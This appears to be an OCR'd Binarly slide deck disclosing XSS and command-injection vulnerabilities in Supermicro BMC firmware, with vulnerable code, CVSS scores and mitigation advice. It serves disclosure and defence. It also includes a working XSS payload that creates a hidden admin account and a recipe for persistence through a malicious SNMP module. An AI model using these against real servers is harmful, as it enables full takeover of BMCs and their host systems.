https://binarly.io/posts/Binarly_REsearch_Uncovers_Major_Vulnerabilities_in_Supermicro_BMCs/index.html

Web Server architecture

- lighttpd



Binarly

Frontend

Frontend research

- CVE-2023-40284 **(Critical)**
- config_ip_ctrl_change

```
function PageInit()
{
    ...
    index_var = GetVars("index");
    ...
    ruleno_obj = document.getElementById("ruleno");
    ...
    ruleno_obj.innerHTML = index_var;
    ...
}

function GetVars (str)
{
    url = location.search;
    var parameterList = url.split ("&");
    for (var i = 0; i < parameterList.length; i++) {
        parameter = parameterList[i].split ("=");
        if (parameter[0] == str) {
            return (decodeURIComponent (parameter[1]));
        }
    }
}
```

- CVE-2023-40287 **(Critical)**
- modify_nm_policy

```
function PageInit()
{
    ...
    PolicyDomainOBJ = document.getElementById("PolicyDomain");
    ...
    PolicyDomainOBJ.innerHTML = GetVars("pdomain");
    ...

function GetVars (str)
{
    url = location.search;
    var parameterList = url.split ("&");
    for (var i = 0; i < parameterList.length; i++) {
        parameter = parameterList[i].split ("=");
        if (parameter[0] == str) {
            return (decodeURIComponent (parameter[1]));
        }
    }
}
```


https://github.com/binarly-io/Vulnerability-REsearch/blob/main/Supermicro/BRLY-2023-007.md
https://github.com/binarly-io/Vulnerability-REsearch/blob/main/Supermicro/BRLY-2023-008.md

Frontend research

- CVE-2023-40288 **(Critical)**
- config_ssl_fw_reset

```
function PageInit()
{
    ...
    var PortNum = getParameter("port");
    ...
    if ( PortNum != "null")
        NewURL = window.location.protocol+"//" + aHostName + ":" + PortNum + "/";
    else
        NewURL = window.location.protocol+"//" + aHostName+ ":" + window.location.port + "/";

    NewString = lang.LANG_FW_RESET_DESC3.replace("NEWURL_PATTERN",NewURL);
    $('reset_string').innerHTML = NewString;
    ...

function getParameter(parameterName) {
    var strQuery = location.search.substring(1);
    var paramName = parameterName + "=";

    if (strQuery.length > 0)
    {
        begin = strQuery.indexOf(paramName);

        if (begin != -1)
        {
            begin += paramName.length;
            end = strQuery.indexOf("&" , begin);
            if ( end == -1 ) end = strQuery.length

            return unescape(strQuery.substring(begin, end));
        }
        return "null";
    }
}
```


https://github.com/binarly-io/Vulnerability-REsearch/blob/main/Supermicro/BRLY-2023-009.md

Binarly

Frontend research

- CVE-2023-40290 **(High)**
- servh_storage_create/servh_storage_add (works for IE11 and Microsoft Edge in IE mode)

```
function PageInit() {
  ...
  var param1 = window.location.hash.split("#");
  if (param1[1].length != 0) {
    var param2 = param1[1].split(",");
    if (param2[0].length != 0 && param2[1].length != 0) {
      ctrl_idx = param2[0];
      max_api_row_size = param2[1];
      document.getElementById("devinfo").innerHTML =
        "Device" + ctrl_idx + ": Unconfigured good drive";
      GetPhysicalHDDInfo(ctrl_idx);
    }
  } else {
    location.href = "../cgi/url_redirect.cgi?url_name=servh_storage";
  }
}
```


https://github.com/binarly-io/Vulnerability-REsearch/blob/main/Supermicro/BRLY-2023-010.md

Exploitation

- Create user with Admin privileges

```
<img src=1 onerror='
    var csrfRegex=/CSRF_TOKEN", "([^"]*?)"/g;
    var csrfMatch=csrfRegex.exec(document.body.innerHTML);
    var csrf=csrfMatch[1];
    fetch("https://127.0.0.1:2443/cgi/op.cgi",
        {
            method:"POST",headers:{"Csrf_token":csrf},
            body:"op=config_user&username=BRLY&original_username=2&password=BRLYBRLY&new_privilege=4&_="
        }
    )
'>
```

Exploitation

- Create user with Admin privileges

```
<img src=1 onerror='
    var csrfRegex=/CSRF_TOKEN", "([^"]*?)"/g;
    var csrfMatch=csrfRegex.exec(document.body.innerHTML);
    var csrf=csrfMatch[1];
    fetch("https://127.0.0.1:2443/cgi/op.cgi",
        {
            method:"POST",headers:{"Csrf_token":csrf},
            body:"op=config_user&username=BRLY&original_username=2&password=BRLYBRLY&new_privilege=4&_="
        }
    )
'>
```

Exploitation

- Create user with Admin privileges

```
<img src=1 onerror='
    var csrfRegex=/CSRF_TOKEN", "([^"]*?)"/g;
    var csrfMatch=csrfRegex.exec(document.body.innerHTML);
    var csrf=csrfMatch[1];
    fetch("https://127.0.0.1:2443/cgi/op.cgi",
        {
            method:"POST",headers:{"Csrf_token":csrf},
            body:"op=config_user&username=BRLY&original_username=2&password=BRLYBRLY&new_privilege=4&_="
        }
    )
'>
```

Frontend exploitation

https://www.youtube.com/watch?v=LyEmue0YjEE

Binarly

Frontend persistence

- CVE-2023-40285 **(High)**
- Affects multiple pages

```
lang_setting = ReadCookie("language");
if (lang_setting == null) {
  CreateCookie("langSetFlag", "0");
  CreateCookie("language", "English");
  lang_setting = "English";
}
document.write(
  '<script type="text/javascript", src = "../js/lang/' +
    lang_setting +
    '/lang_str.js"></script>'
);
```

```
function ReadCookie(name) {
  let invalidStr = name.match(/([^A-Za-z0-9= ;])+/g);
  if (!invalidStr) {
    var arg = name + "=";
    var alen = arg.length;
    var clen = document.cookie.length;
    var i = 0;

    while (i < clen) {
      var j = i + alen;

      if (document.cookie.substring(i, j) == arg) {
        return get_cookie_val(j);
      }

      i = document.cookie.indexOf(" ", i) + 1;

      if (i == 0) {
        break;
      }
    }
  }
  return null;
}
```


https://github.com/binarly-io/Vulnerability-REsearch/blob/main/Supermicro/BRLY-2023-011.md

Frontend persistence

- CVE-2023-40286 **(High)**
- man_ikvm_html5_bootstrap
- man_ikvm_html5_bootstrap_vm

```
var sel = WebUtil.readSetting("lang", "en");
...
change_ui_lang(sel);
...

function change_ui_lang(v) {
    ...
    var lang = eval(v + "_lang");
    ...
```

```
WebUtil.readSetting = function (name, defaultValue) {
    "use strict";
    var value;
    if (window.chrome && window.chrome.storage) {
        value = WebUtil.settings[name];
    } else {
        value = localStorage.getItem(name);
    }
    if (typeof value === "undefined") {
        value = null;
    }
    if (value === null && typeof defaultValue !== undefined) {
        return defaultValue;
    } else {
        return value;
    }
};
```


https://github.com/binarly-io/Vulnerability-REsearch/blob/main/Supermicro/BRLY-2023-012.md

Backend

Backend research

- libipmi.so → `SMTPClientSend()`

Parameters passed directly into the format string, which is executed after

```
if ( at_p_St_PS->smtpport )
  port = at_p_St_PS->smtpport;
else
  port = 25;
if ( at_p_St_PS->user || at_p_St_PS->pwd )
  _snprintf_chk(
    command,
    256,
    1,
    256,
    "%s --host=%s --port=%d --timeout=10 --auth=login --user=%s --passwordeval='echo %s' --from=%s %s < %s 2>&1",
    msmtp_path,
    smtpaddr,
    port,
    &at_p_St_PS->user,
    &at_p_St_PS->pwd,
    sender,
    mail,
    msg_path);
else
  _snprintf_chk(
    command,
    256,
    1,
    256,
    "%s --host=%s --port=%d --timeout=10 --auth=off --from=%s %s < %s 2>&1",
    msmtp_path,
    smtpaddr,
    port,
    sender,
    mail,
    msg_path);
settings = at_p_St_PS;
if ( at_p_St_PS->gmail == 1 )
{
  if ( strstr(smtpaddr, "gmail") || strstr(&settings->user, "gmail") )
    _snprintf_chk(cmd, 1024, 1, 1024, "%s %s %s", command, v28, v27);
  else
    _snprintf_chk(cmd, 1024, 1, 1024, "%s %s", command, v28);
}
else
{
  _snprintf_chk(cmd, 1024, 1, 1024, "%s ", command);
}
j_xstrcpy(command, cmd);
j_ipmi_log("email cmd=%s\n", command);
attempts = 0;
v24[0] = "could not";
v24[1] = 0;
while ( j_do_popen(command, v24) < 0 )
{
  current_attempt = attempts++;
  j_console_log("msmtp: cannot send email! retry %d\n", current_attempt);
  if ( attempts == 3 )
    return 0;
}
```


Binarly

Backend research

libipmi.so → cgilib_config_alert()

```
destination = j_cgiGetPostVariable("destination", 256);
mail = j_cgiGetPostVariable("mail", 255);
sub = j_cgiGetPostVariable("sub", 64);
msg = j_cgiGetPostVariable("msg", 64);
ind = j_cgiGetPostVariable("index", 5);
```

```
if ( mail )
  j_set_config_alert_email(index, mail);
```


libipmi.so → set_config_alert_email()

```
if ( j_email_convert40_to_AT(mail) < 0 )
  return -1;
if ( mail_len <= 63 )
{
  offset = 260 * index + 1800;
  config_mail = &settings->config[offset + 5];
  if ( &settings->config[offset] != -5 )
  {
    memset(config_mail, 0, 0x40u);
    config_mail = &settings->config[offset + 5];
  }
  memcpy(config_mail, mail, mail_len);
}
```

For `mail` it only checks that string contains `@` and its length < 64!

Binarly

Backend research





```
/* check E-mail address - by object */
function CheckEMAIL (input)
{
    var filter = /^([a-zA-Z0-9_\.\-])+\@(([a-zA-Z0-9\-])+\.)+([a-zA-Z0-9])+$/;

    if ( (input.value == "") || (input.value == "NULL") ) {
        return true;
    }
    if (input.value.match (filter)) {
        return true;
    }
    alert ("It is illegal e-mail format!")
    window.setTimeout (function (){input.focus ();}, 0);
    return false;
}
```


Binarly

Backend research

- CVE-2023-40289 **(Critical)**
- Requires 2 consequent actions:
  - Setting up alert notification
  - Sending test alert notification
- **Web admin user -> BMC OS RCE**



https://github.com/binarly-io/Vulnerability-REsearch/blob/main/Supermicro/BRLY-2023-001.md

Binarly

Backend exploitation

https://www.youtube.com/watch?v=klUTXnoHzzc

Binarly

Backend persistence

- FSs is mostly RO… **but we can change configuration files!**

```
/ # cat /proc/mounts
rootfs / rootfs rw 0 0
/dev/root / cramfs ro 0 0
none /tmp tmpfs rw,size=43008k 0 0
proc /proc proc rw 0 0
none /sys sysfs rw 0 0
devpts /dev/pts devpts rw,gid=4,mode=620 0 0
tmpfs /dev tmpfs rw,mode=755 0 0
none /dev/pts devpts rw,gid=4,mode=620 0 0
/dev/mtdblock1 /nv jffs2 rw 0 0
/dev/mtdblock4 /web cramfs ro 0 0
```

```
/ # ls -al /nv
drwxr-xr-x    9 root     root             0 Feb 14 05:18 .
drwxr-xr-x    1 root     root           308 Jan  1  1970 ..
-rwxrwxrwx    1 root     root          4096 Jan  1  1970 FRUBlock
-rw-------    1 root     root             4 Jan  1  1970 MouseMode
-rwxrwxrwx    1 root     root          1024 Jan  1  1970 OEMPSBlock
-rwxrwxrwx    1 root     root         10240 Jan  1  1970 PSBlock
-rwxrwxrwx    1 root     root         10260 Jan  1  1970 SELBlock
-rw-r--r--    1 root     root            10 Jan  1  1970 bmc_hostname
drwxr-xr-x    2 root     root             0 Jan  1  1970 ddns
drwxr-xr-x    2 root     root             0 Feb 14 05:19 dropbear
-rw-r--r--    1 root     root            32 Jan  1  1970 enSSL.config
-rw-r--r--    1 root     root             0 Jan  1  1970 hostname_for_dhcp
drwxr-xr-x    2 root     root             0 Jan  1  1970 ipctrl
-rwxr-xr-x    1 root     root         16109 Feb 14 05:18 lighttpd.conf
-rwxr-xr-x    1 root     root           571 Feb 14 05:18 lighttpd_port.conf
drwxr-xr-x    2 root     root             0 Feb 14 05:18 network
drwxr-xr-x    2 root     root             0 Jan  1  1970 ntp
-rw-r--r--    1 root     root             0 Feb 14 05:18 resolv.conf
-rw-r--r--    1 root     root          3176 Feb 14 05:18 server.pem
-rwxr-xr-x    1 root     root           237 Feb 14 05:18 service.conf
-rwxr-xr-x    1 root     root          1644 Feb 14 05:18 slit3combo_bmc_conf.ini
-rw-r--r--    1 root     root           169 Jan  1  1970 snmpd.conf
-rw-------    1 root     root             3 Jan  1  1970 sum_toggling.conf
-rw-r--r--    1 root     root            54 Feb 14 05:18 syslog.conf
-rw-r--r--    1 root     root            90 Feb 14 05:20 system_elog
-rw-r--r--    1 root     root             2 Jan  1  1970 timezone
drwxr-xr-x    2 root     root             0 Feb 14 05:18 wsman
```

Backend persistence

- SNMP service configuration

```
/ # cat /nv/snmpd.conf
#createUser
#rwuser  priv
rocommunity public
rwcommunity private
rocommunity6 public
rwcommunity6 private
dlmod ipmiAgentPluginObject /lib/ipmiAgentPluginObject.so
```

- It allows to load modules dynamically
  - In such a case, loaded library should export function **init_ipmiAgentPluginObject()**

```
void __fastcall init_ipmiAgentPluginObject(int a1, int a2)
{
  __pid_t v2; // r8
  FILE *v3; // r0
  FILE *v4; // r4
  int do_debugging; // r0
  int v6; // r0
  int handler_registration; // r0
  int v8; // r0

  v2 = getpid();
  v3 = fopen("/tmp/snmppoc", "w");
  v4 = v3;
  if ( v3 )
  {
    fprintf(v3, "%d\n", v2);
    v3 = (FILE *)fclose(v4);
  }
```


https://net-snmp.sourceforge.io/tutorial/tutorial-5/toolkit/dlmod/index.html

Backend persistence

- So we can ask it to load our custom library


```
#createUser
#rwuser  priv
rocommunity public
rwcommunity private
rocommunity6 public
rwcommunity6 private
dlmod ipmiAgentPluginObject /nv/ipmiAgentPluginObject.so
```

- Don’t forget to enable SNMP service

```
HTTP_SERVICE=1
HTTP_PORT=80
HTTPS_SERVICE=1
HTTPS_PORT=443
SSH_SERVICE=1
SSH_PORT=22
WSMAN_SERVICE=0
WSMAN_PORT=5985
IKVM_SERVICE=1
VM_SERVICE=1
SSL_REDIRECT=1
SNMP_SERVICE=1
SNMP_PORT=161
STUNNEL_SERVICE=1
STUNNEL_PORT=5900
VM_PORT=623
~
~
~
~
~
~
~
I /nv/service.conf [Modified] 12/16 75%
```

Exploitation roadmap

- Found issues allow to **fully compromise BMC system as well as main server OS!**



Binarly

Supermicro response

	Binarly	Supermicro PSIRT
CVE-2023-40289 OS command injection	9.1 Critical AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H	7.2 High AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H
CVE-2023-40284 CVE-2023-40287 CVE-2023-40288 DOM-based XSS (via request parameters)	9.6 Critical AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H	8.3 High AV:N/AC:H/PR:N/UI:R/S:C/C:H/I:H/A:H
CVE-2023-40285 CVE-2023-40286 DOM-based XSS (via cookie, local storage)	8.6 High AV:L/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H	8.3 High AV:N/AC:H/PR:N/UI:R/S:C/C:H/I:H/A:H

https://binarly.io/posts/Binarly_REsearch_Uncovers_Major_Vulnerabilities_in_Supermicro_BMCs/index.html
https://www.supermicro.com/en/support/security_BMC_IPMI_Oct_2023

Mitigation

OpenBMC

- Linux Foundation project
- OSS -> no vendor specific implementations
- Standardized across multiple vendors
- Supports most modern features
- Implementations for Dell, HPE, Ampere servers already exist

https://github.com/openbmc/openbmc

BMC Hardening

- CISA released guidance:
  1. Do not ignore BMCs
  2. Protect BMC credentials
  3. Enforce VLAN separation
  4. Perform routine BMC update checks
  5. Harden configurations
  6. Monitor BMC integrity
  7. Move sensitive workloads to hardened devices
  8. Use firmware scanning tools periodically

https://media.defense.gov/2023/Jun/14/2003241405/-1/-1/0/CSI_HARDEN_BMCS.PDF

Binarly detection demo

https://www.youtube.com/watch?v=QFErc1o3NGE

Binarly

Conclusions

- QEMU can be used for BMCs research and testing!
- Overall state of BMC security is poor – it is still possible to spot vulnerabilities from early 2000s
- Exploit mitigations (stack canaries, ASLR, NX stack) is not always enough, code review and continuous static/dynamic analysis is required
- OpenBMC project is a good alternative for OEMs
- System administrator/Security teams must carefully monitor BMC instances
- Simple firmware integrity checks don’t cover all the cases